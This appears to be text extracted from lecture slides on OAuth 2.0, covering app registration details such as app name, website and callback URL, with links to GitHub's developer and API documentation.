


# Prerequisite: App Registration

- Before being able to use OAuth with a service, the app must “register” itself
  - Typically via developer API/console
- Common info
  - App name
  - App website
  - Callback URL
- Example:  
<https://developer.github.com/apps/building-oauth-apps/authorization-options-for-oauth-apps/>



# How Does OAuth (2.0) Work?



# API Examples (5)

- GitHub

- <https://developer.github.com/v3/>

